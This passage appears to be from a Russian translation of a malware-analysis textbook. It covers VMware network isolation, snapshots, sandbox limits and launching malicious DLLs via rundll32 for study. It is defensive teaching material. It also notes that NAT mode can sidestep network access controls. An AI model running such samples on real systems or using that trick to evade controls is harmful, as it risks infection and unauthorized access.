


Рисунок 2-2. Варианты настройки виртуальной сети для сетевого адаптера

Отключение сети

Хотя виртуальную машину можно настроить без сетевого подключения, обычно отключать сеть не стоит. Это полезно лишь в отдельных случаях. Без сетевого подключения вы не сможете анализировать вредоносную сетевую активность.

Тем не менее, если сеть в VMware всё же требуется отключить, можно удалить сетевой адаптер из виртуальной машины или отсоединить его от сети, выбрав **VM > Removable Devices**.

Можно также управлять автоматическим подключением сетевого адаптера при включении машины с помощью флажка **Connect at power on**, показанного на рисунке 2-2.

Настройка сети только с основной системой

Сеть только с основной системой, или host-only, создаёт отдельную частную локальную сеть между основной и гостевой операционными системами и часто применяется для анализа вредоносных программ. Такая локальная сеть не подключена к интернету, поэтому вредоносная программа остаётся внутри виртуальной машины, но получает некоторые возможности сетевого взаимодействия.

Примечание. При настройке основного компьютера убедитесь, что на нём установлены все исправления: это обеспечит защиту на случай, если испытываемая вредоносная программа попытается распространиться. Полезно установить на основной системе строгий межсетевой экран для соединений от виртуальной машины, чтобы предотвратить распространение вредоносной программы на основную систему. Межсетевой экран Microsoft, входящий в Windows XP Service Pack 2 и более поздние версии, хорошо документирован и обеспечивает достаточную защиту. Однако даже при наличии всех актуальных исправлений вредоносная программа может распространиться, применив против основной ОС эксплуатацию уязвимости нулевого дня.

На рисунке 2-3 показана конфигурация сети только с основной системой. Когда включён режим host-only, VMware создаёт виртуальный сетевой адаптер в основной и виртуальной машинах и соединяет их, не затрагивая физический сетевой адаптер основной системы. Физический адаптер основного компьютера остаётся подключённым к интернету или другой внешней сети.




Рисунок 2-3. Сеть только с основной системой в VMware

Использование нескольких виртуальных машин

Последний вариант настройки объединяет преимущества всех подходов. Для него требуется несколько виртуальных машин, связанных локальной сетью, но отключённых от интернета и основной системы. В результате вредоносная программа подключена к сети, однако эта сеть не связана ни с чем важным.

На рисунке 2-4 показана нестандартная конфигурация из двух соединённых друг с другом виртуальных машин. Одна виртуальная машина настроена для анализа вредоносных программ, а вторая предоставляет службы. Обе виртуальные машины подключены к одному виртуальному коммутатору VMNet. В этом случае основной компьютер по-прежнему подключён к внешней сети, но не к машине, на которой работает вредоносная программа.




Рисунок 2-4. Нестандартная сеть VMware

Если для анализа используется более одной виртуальной машины, полезно объединить их в команду виртуальных машин. После объединения можно совместно управлять их питанием и сетевыми параметрами. Чтобы создать новую команду виртуальных машин, выберите **File > New > Team**.

Использование машины для анализа вредоносных программ

Чтобы как можно полнее задействовать функциональность исследуемой вредоносной программы, необходимо имитировать все сетевые службы, от которых она зависит. Например, вредоносные

программы часто подключаются к HTTP-серверу для загрузки дополнительного вредоносного кода. Чтобы наблюдать эту активность, необходимо предоставить вредоносной программе доступ к серверу системы доменных имён (DNS) для разрешения IP-адреса сервера, а также HTTP-сервер, отвечающий на запросы. В описанной выше нестандартной сетевой конфигурации машина, предоставляющая службы, должна запускать службы, необходимые для обмена данными вредоносной программы. Разнообразные средства имитации сетевых служб будут рассмотрены в следующей главе.

Подключение вредоносной программы к интернету

Иногда, несмотря на очевидный риск, машину с работающей вредоносной программой требуется подключить к интернету, чтобы сделать среду анализа более реалистичной. Самый серьёзный риск, разумеется, состоит в том, что компьютер начнёт совершать вредоносные действия: распространять вредоносную программу на другие компьютеры, участвовать в распределённой атаке типа «отказ в обслуживании» или просто рассылать спам. Другой риск заключается в том, что автор вредоносной программы может заметить ваше подключение к её серверу и попытку анализа.

Никогда не подключайте вредоносную программу к интернету, не выполнив предварительный анализ, чтобы определить её возможные действия после подключения. Даже после этого подключайтесь только в том случае, если готовы принять связанные с этим риски.

Самый распространённый способ подключить виртуальную машину VMware к интернету - использовать сетевой адаптер в режиме моста, который связывает виртуальную машину с тем же сетевым интерфейсом, что и физический компьютер. Другой способ подключить к интернету вредоносную программу, работающую в виртуальной машине, - режим преобразования сетевых адресов (NAT) VMware.

В режиме NAT виртуальная машина совместно использует IP-подключение основной системы к интернету. Основной компьютер действует как маршрутизатор и преобразует все запросы виртуальной машины так, чтобы они исходили с IP-адреса основной системы. Этот режим полезен, когда основной компьютер подключён к сети, но конфигурация сети затрудняет или вообще исключает подключение адаптера виртуальной машины к той же сети.

Например, если основной компьютер использует беспроводной адаптер, режим NAT позволяет легко подключить виртуальную машину к сети, даже когда в беспроводной сети включена защита Wi-Fi Protected Access (WPA) или Wired Equivalent Privacy (WEP). Аналогично, если адаптер основной системы подключён к сети, разрешающей подключение только определённым сетевым адаптерам, режим NAT позволяет виртуальной машине подключиться через основную систему, обходя тем самым параметры управления доступом к сети.

Подключение и отключение периферийных устройств

Периферийные устройства, например дисководы CD-ROM и внешние USB-накопители, создают для виртуальных машин отдельную проблему. Большинство устройств можно подключить либо к физическому компьютеру, либо к виртуальной машине, но не к обоим одновременно.

Интерфейс VMware позволяет подключать внешние устройства к виртуальным машинам и отключать их. Если подключить USB-устройство к компьютеру, когда активно окно виртуальной машины, VMware присоединит USB-устройство к гостевой, а не основной системе. Это может быть нежелательно с учётом растущей популярности червей, распространяющихся через USB-накопители. Чтобы изменить этот параметр, выберите **VM > Settings > USB Controller** и снимите флажок **Automatically connect new USB devices**, запретив автоматическое подключение

USB-устройств к виртуальной машине.

Создание снимков

Создание снимков - возможность, присущая виртуальным машинам. Снимки виртуальных машин VMware позволяют сохранить текущее состояние компьютера и позднее вернуться к нему, подобно точке восстановления Windows.

Временная шкала на рисунке 2-5 показывает принцип работы снимков. В 8:00 вы создаёте снимок компьютера. Вскоре после этого запускаете образец вредоносной программы. В 10:00 возвращаетесь к снимку. Операционная система, программы и другие компоненты машины возвращаются в состояние на 8:00, а всё произошедшее между 8:00 и 10:00 стирается так, будто этого никогда не было. Как видите, снимки - чрезвычайно мощный инструмент. Это подобие встроенной функции отмены, избавляющее от необходимости переустанавливать операционную систему.




Рисунок 2-5. Временная шкала снимка

После установки операционной системы и средств анализа вредоносных программ и настройки сети создайте снимок. Используйте его как базовый снимок чистого состояния. Затем запустите вредоносную программу, завершите анализ, сохраните данные и вернитесь к базовому снимку, чтобы начать всё заново.

Но что делать, если анализ вредоносной программы ещё не завершён, а вам требуется выполнить в виртуальной машине нечто другое, не стирая весь достигнутый результат? Диспетчер снимков VMware позволяет в любой момент вернуться к любому снимку, независимо от того, какие дополнительные снимки были созданы после него и что происходило с машиной. Кроме того, снимки можно разветвлять, направляя их по разным путям. Рассмотрим следующий пример рабочего процесса:

1. Во время анализа образца вредоносной программы 1 вы устаёте от неудач и хотите попробовать другой образец.
2. Вы создаёте снимок состояния анализа образца 1.
3. Вы возвращаетесь к базовому образу.
4. Вы начинаете анализировать образец вредоносной программы 2.
5. Вы создаёте снимок, чтобы сделать перерыв.

Вернувшись к виртуальной машине, вы сможете в любой момент обратиться к любому из снимков, как показано на рисунке 2-6. Два состояния машины полностью независимы, и число сохраняемых снимков ограничивается только доступным дисковым пространством.




Рисунок 2-6. Диспетчер снимков VMware

Передача файлов из виртуальной машины

Один из недостатков снимков заключается в том, что при возврате к более раннему снимку вся работа, выполненная в виртуальной машине, теряется. Однако перед загрузкой старого снимка результаты можно сохранить, перенеся нужные файлы в основную ОС с помощью перетаскивания VMware. Если в гостевой ОС установлены VMware Tools и обе системы работают под управлением Windows, файл можно перетащить непосредственно из гостевой ОС в основную. Это самый простой и удобный способ передачи файлов.

Другой способ передать данные - использовать общие папки VMware. Общая папка доступна как основной, так и гостевой ОС, подобно общей папке Windows.

Риски применения VMware для анализа вредоносных программ

Некоторые вредоносные программы способны обнаружить, что работают внутри виртуальной машины, и опубликовано множество методов определения такой среды. VMware не считает это уязвимостью и не предпринимает специальных мер для предотвращения обнаружения, однако некоторые вредоносные программы исполняются в виртуальной машине иначе, чтобы усложнить жизнь аналитикам. Такие методы противодействия VMware подробнее рассматриваются в главе 17.

Кроме того, как и в любом программном обеспечении, в VMware иногда обнаруживаются уязвимости. Их эксплуатация может вызвать сбой основной ОС или даже позволить выполнить в ней код. Хотя общедоступных инструментов и хорошо документированных способов эксплуатации VMware существует мало, уязвимости находили в механизме общих папок, а для эксплуатации функции перетаскивания выпускались специальные средства. Обязательно устанавливайте все исправления для используемой версии VMware.

Разумеется, даже после принятия всех возможных мер предосторожности анализ вредоносных программ всегда связан с некоторым риском. Что бы вы ни делали и даже если анализ выполняется в виртуальной машине, не следует исследовать вредоносные программы на каком-либо критически важном компьютере или компьютере с конфиденциальными данными.

Запись и воспроизведение: обратный ход компьютера

Одна из самых интересных возможностей VMware - запись и воспроизведение. Эта функция VMware Workstation записывает всё происходящее, чтобы позднее запись можно было воспроизвести. Воспроизведение обладает стопроцентной точностью: каждая инструкция, исполненная во время исходной записи, исполняется и при повторе. Даже если запись включает исключительно редкое состояние гонки, которое не удаётся воспроизвести самостоятельно, оно появится при повторе.

В VMware также есть функция записи видео, которая сохраняет только видеовывод, но запись и воспроизведение фактически повторно исполняет инструкции центрального процессора операционной системы и программ. В отличие от фильма, исполнение можно прервать в любой момент, чтобы взаимодействовать с компьютером и внести изменения в виртуальную машину. Например, если вы ошиблись в программе без функции отмены, можно вернуть виртуальную машину к моменту до ошибки и выполнить другое действие.

По мере знакомства с новыми инструментами на протяжении книги мы рассмотрим гораздо более мощные способы применения записи и воспроизведения. К этой возможности мы вернёмся в главе 8.

Заключение

Запуск и анализ вредоносных программ с помощью VMware и виртуальных машин включает следующие этапы:

1. Начните с чистого снимка, в котором не работает никакая вредоносная программа.
2. Передайте вредоносную программу в виртуальную машину.
3. Проведите анализ в виртуальной машине.
4. Перенесите заметки, снимки экрана и данные из виртуальной машины на физический компьютер.
5. Верните виртуальную машину к чистому снимку.

По мере выпуска новых средств анализа вредоносных программ и обновления существующих вам потребуется обновлять чистый базовый образ. Просто установите инструменты и обновления, а затем создайте новый чистый снимок.

Для анализа вредоносной программы обычно требуется запустить её, чтобы наблюдать за поведением. При запуске необходимо соблюдать осторожность, чтобы не заразить компьютер или сети. VMware позволяет запускать вредоносную программу в безопасной управляемой среде и предоставляет средства, необходимые для её удаления после завершения анализа.

Во всей книге, когда речь идёт о запуске вредоносной программы, предполагается, что она запускается внутри виртуальной машины.

Глава 3. Базовый динамический анализ

Динамический анализ - это любое исследование, выполняемое после запуска вредоносной программы. Методы динамического анализа представляют собой второй этап процесса анализа вредоносных программ. Обычно динамический анализ проводят после того, как базовый статический анализ зашёл в тупик из-за обфускации, упаковки или исчерпания аналитиком доступных методов статического анализа. Он может включать наблюдение за работающей вредоносной программой или исследование системы после её выполнения.

В отличие от статического анализа, динамический анализ позволяет наблюдать настоящую функциональность вредоносной программы. Например, наличие в двоичном файле строки, обозначающей некоторое действие, ещё не означает, что это действие действительно будет выполнено. Динамический анализ также является эффективным способом выявления функциональности вредоносной программы. Например, если исследуемая программа представляет собой клавиатурный шпион, динамический анализ позволяет найти его файл журнала в системе, выяснить, какие записи он хранит, определить, куда отправляет сведения, и так далее. Получить такое понимание, используя только базовые методы статического анализа, было бы труднее.

Хотя методы динамического анализа чрезвычайно мощны, применять их следует лишь после завершения базового статического анализа, поскольку динамический анализ способен подвергнуть риску сеть и систему. У динамических методов есть и ограничения: при запуске вредоносной программы могут исполниться не все пути кода. Например, в случае вредоносной программы командной строки, требующей аргументы, каждый аргумент может запускать отдельную функциональность. Не зная параметров, вы не сможете динамически исследовать все возможности программы. Лучше всего воспользоваться расширенными динамическими или статическими методами, чтобы выяснить, как заставить вредоносную программу исполнить всю функциональность. В этой главе описаны методы базового динамического анализа.

Песочницы: быстрый и не слишком аккуратный подход

Для базового динамического анализа можно применять несколько универсальных программных продуктов, самые популярные из которых используют технологию песочницы. Песочница - это механизм безопасности для запуска недоверенных программ в безопасной среде без риска причинить вред «настоящим» системам. Песочницы представляют собой виртуализированные среды, которые часто тем или иным способом имитируют сетевые службы, чтобы испытываемая программа или вредоносный код работали обычным образом.

Использование песочницы для вредоносных программ

Многие песочницы для вредоносных программ, например Norman SandBox, GFI Sandbox, Anubis, Joe Sandbox, ThreatExpert, BitBlaze и Comodo Instant Malware Analysis, выполняют анализ бесплатно. На момент написания книги наибольшей популярностью среди специалистов по компьютерной безопасности пользовались Norman SandBox и GFI Sandbox, ранее называвшаяся CWSandbox.

Эти песочницы выдают понятные результаты и отлично подходят для первоначальной сортировки при условии, что вы готовы передавать вредоносные программы на сайты песочниц. Несмотря на автоматизацию анализа, вредоносную программу, содержащую сведения компании, возможно, не

стоит отправлять на общедоступный сайт.

Примечание. Средства песочницы можно приобрести для внутреннего использования, но они чрезвычайно дороги. Вместо этого всё, что находят такие песочницы, можно обнаружить базовыми методами, рассматриваемыми в этой главе. Разумеется, если требуется анализировать множество вредоносных программ, может иметь смысл приобрести пакет песочницы, который можно настроить для быстрой обработки вредоносного кода.

Большинство песочниц работает сходным образом, поэтому мы сосредоточимся на одном примере - GFI Sandbox. На рисунке 3-1 показано оглавление PDF-отчёта, созданного после автоматического анализа файла в GFI Sandbox. Отчёт содержит разнообразные подробности о вредоносной программе, включая выполняемую ею сетевую активность, создаваемые файлы, результаты сканирования VirusTotal и прочие сведения.

GFI SandBox™ Analysis # 2307	
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)	
Table of Contents	
Analysis Summary	3
Analysis Summary	3
Digital Behavior Traits	3
File Activity	4
Stored Modified Files	4
Created Mutexes	5
Created Mutexes	5
Registry Activity	6
Set Values	6
Network Activity	7
Network Events	7
Network Traffic	8
DNS Requests	9
VirusTotal Results	10

Рисунок 3-1. Пример результатов GFI Sandbox для win32XYZ.exe

Число разделов в отчётах GFI Sandbox зависит от результатов анализа. Показанный на рисунке 3-1 отчёт GFI Sandbox содержит следующие шесть разделов:

- **Analysis Summary** перечисляет сведения статического анализа и предоставляет общий обзор результатов динамического анализа;
- **File Activity** перечисляет файлы, которые открываются, создаются или удаляются каждым процессом, затронутым вредоносной программой;
- **Created Mutexes** перечисляет мьютексы, созданные вредоносной программой;
- **Registry Activity** перечисляет изменения реестра;
- **Network Activity** содержит сетевую активность, порождённую вредоносной программой, включая открытие прослушивающего порта или выполнение DNS-запроса;
- **VirusTotal Results** перечисляет результаты проверки вредоносной программы в VirusTotal.

Недостатки песочниц

У песочниц для вредоносных программ есть несколько серьёзных недостатков. Например, песочница просто запускает исполняемый файл без параметров командной строки. Если вредоносному исполняемому файлу требуются параметры, код, запускаемый только при наличии параметра, исполнен не будет. Кроме того, если исследуемая вредоносная программа ожидает ответный пакет от командного сервера, прежде чем открыть бэкдор, в песочнице бэкдор не запустится.

Песочница может зарегистрировать не все события, поскольку ни вы, ни песочница не станете ждать достаточно долго. Например, если вредоносная программа настроена на ожидание в течение суток перед совершением вредоносных действий, это событие можно пропустить. Большинство песочниц перехватывает функцию Sleep и заставляет её ожидать лишь короткое время, однако существует более одного способа приостановить выполнение, и песочницы не способны учесть их все.

К другим возможным недостаткам относятся следующие:

- вредоносная программа часто обнаруживает, что выполняется в виртуальной машине, и после обнаружения может прекратить работу или начать вести себя иначе. Не все песочницы учитывают эту проблему;
- некоторым вредоносным программам требуется наличие в системе определённых разделов реестра или файлов, которых в песочнице может не оказаться. В них могут содержаться легитимные данные, например команды или ключи шифрования;
- если вредоносная программа является DLL, некоторые экспортируемые функции не будут вызваны правильно, поскольку DLL нельзя запустить так же просто, как исполняемый файл;
- операционная система среды песочницы может не подходить вредоносной программе. Например, программа может аварийно завершаться в Windows XP, но правильно работать в Windows 7;
- песочница не способна сообщить, что именно делает вредоносная программа. Она может зарегистрировать базовую функциональность, но не скажет, например, что программа является специализированным средством выгрузки хешей диспетчера учётных записей безопасности (SAM) или зашифрованным бэкдором с перехватом клавиатуры. Такие выводы вам придётся сделать самостоятельно.

Запуск вредоносной программы

Если вредоносную программу не удаётся запустить, методы базового динамического анализа окажутся бесполезными. Здесь мы сосредоточимся на запуске большинства встречающихся вредоносных программ: файлов EXE и DLL. Исполняемую вредоносную программу обычно достаточно дважды щёлкнуть или запустить из командной строки, однако запуск вредоносных DLL может быть сложнее, поскольку Windows не умеет запускать их автоматически. Внутреннее устройство DLL подробно рассматривается в главе 7.

Рассмотрим, как запускать DLL, чтобы успешно провести динамический анализ.

Программа rundll32.exe входит во все современные версии Windows. Она предоставляет контейнер для запуска DLL со следующим синтаксисом:

```
C:\>rundll32.exe DLLname, Export arguments
```

Значение Export должно быть именем или порядковым номером функции, выбранной из таблицы экспортируемых функций DLL. Как вы узнали в главе 1, таблицу Export можно просмотреть с помощью PEview или PE Explorer. Например, файл rip.dll экспортирует следующие функции:

```
Install  
Uninstall
```

Функция `Install` выглядит подходящим способом запуска `rip.dll`, поэтому запустим вредоносную программу следующим образом:

```
C:\>rundll32.exe rip.dll, Install
```

Вредоносная программа также может экспортировать функции по порядковому номеру, то есть как экспортируемые функции, имеющие только номер, что подробно обсуждалось в главе 1. Такие функции всё равно можно вызывать с помощью `rundll32.exe` следующей командой, где 5 - требуемый порядковый номер с предшествующим символом #:

```
C:\>rundll32.exe xyzzy.dll, #5
```

Поскольку вредоносные DLL часто выполняют большую часть своего кода в `DLLMain`, вызываемой из точки входа DLL, а `DLLMain` исполняется при каждой загрузке DLL, динамические сведения нередко можно получить, принудительно загрузив DLL с помощью `rundll32.exe`. Другой вариант - превратить DLL в исполняемый файл, изменив заголовок PE и расширение, чтобы заставить Windows загрузить DLL так же, как обычный исполняемый файл.

